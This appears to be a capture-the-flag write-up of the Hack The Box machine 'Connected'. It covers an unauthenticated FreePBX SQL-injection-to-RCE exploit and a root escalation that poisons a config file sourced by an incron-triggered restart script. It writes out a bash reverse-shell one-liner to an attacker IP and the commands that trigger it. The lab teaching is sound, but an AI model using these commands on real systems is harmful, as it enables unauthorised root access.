

It’s been a while since I did any HTB challenges, so I thought I’d ease back in with Connected, a Linux box rated Easy. It falls in two stages: an unauthenticated SQL-injection-to-RCE exploit against FreePBX to get a foothold, followed by a writable file in relation to an incron job that can be exploited to then get root.
Reconnaissance and enumeration
First step as always, enumerate. A quick nmap against the box:
nmap -sC -sV 10.129.245.100

Three services, and the HTTP title tries to redirect to connected.htb, so I added that to my /etc/hosts file to let the vhost resolve:
Browsing to the site lands on a FreePBX administration panel. The footer gives away the exact version so I don’t need to dig too deep:

Initial access: FreePBX unauthenticated SQLi to RCE
I checked searchsploit first to see if there was an easy win for FreePBX v16:


Module 2, exploit/unix/http/freepbx_unauth_sqli_to_rce, is an unauthenticated SQL injection in FreePBX that leads to remote code execution (CVE-2025-57819). It’s ranked excellent and the disclosure date is recent enough that this version may well be unpatched, which makes it worth trying here. FreePBX records some system actions through its database, so the injection lets an unauthenticated attacker push statements into the backend tables and through the task-runner framework to execute the code.
The module requirements were RHOSTS and LHOST. I set those, ran it, and after the task manager picked up the queued job (about 30 seconds) a Meterpreter session dropped:

From there I opened a shell and confirmed the foothold:

A shell as the low privileged account asterisk, and the user flag at /home/asterisk/user.txt.
Privilege escalation: incron and a writable config
With a foothold as asterisk, I transferred over linPEAS and let it rip. It highlights the high confidence priv esc routes in yellow, and one section stood out, a set of incron rules:

incron is kinda like cron, but instead of running on a schedule, it runs a command the moment a watched file gets written to. I dumped the full config:
cat /etc/incron.d/*
Every one of these commands runs as root. But a root command is only useful if I can control what it does, so I next checked which of these root actions touches a file I can write to?
I searched /etc for writable config files:
find /etc -type f -name "*.conf" -writable 2>/dev/null
The list was long, but /etc/dahdi/init.conf lined up perfectly with one of the incron rules:
/var/spool/asterisk/sysadmin/dahdi_restart IN_CLOSE_WRITE /usr/sbin/sysadmin_dahdi_restartA root-run DAHDI restart script and a DAHDI config file I can write to. That combination, a writable file that is blindly executed by a root process, is a common CTF pattern that I’ve seen a few times before.
Before proceeding, I checked how the writable file actually gets used. The script the incron rule runs doesn’t touch init.conf directly, it calls /etc/init.d/dahdi restart. Looks like one additional hop:
grep -n "init.conf" /etc/init.d/dahdi[ -r /etc/dahdi/init.conf ] && . /etc/dahdi/init.confThis is the vulnerable bit. It doesn’t just read init.conf, it executes its contents as shell commands inside the running root process. Any command I write into that file will run as root.
So the full chain is:
- incron watches
/var/spool/asterisk/sysadmin/dahdi_restart - As
asterisk, I write to it, so root runs/usr/sbin/sysadmin_dahdi_restart - That script calls
/etc/init.d/dahdi restart - The init script hits
. /etc/dahdi/init.conf, sourcing it as root - My payload in
init.confexecutes as root
asterisk; everything below runs as root, and step 5 is where the privilege jump happens.Exploitation
1. Start a listener for root’s shell to land on:

2. Write a bash reverse shell into the sourced config. Since the file is sourced as a shell script, a plain reverse shell one-liner works. I used https://www.revshells.com/ to assist me here:
echo "bash -i >& /dev/tcp/10.10.15.58/4444 0>&1" > /etc/dahdi/init.conf
3. Trigger the event. The rule fires on IN_CLOSE_WRITE, so writing to the watched file, which asterisk is allowed to do, kicks off the chain:
echo "Restart" >> /var/spool/asterisk/sysadmin/dahdi_restart

The incron detects the write/change to the file, root runs the restart script, which sources the poisoned init.conf, and a shell is handed to the listener:

whoami returns root, and the root flag is at /root/root.txt. Box owned.
A relatively straightforward box to get back into the swing of things. A lot has changed in the world of AI though, so for the next post I might take a look at how far an AI agent can get pwning a box from HTB on its own!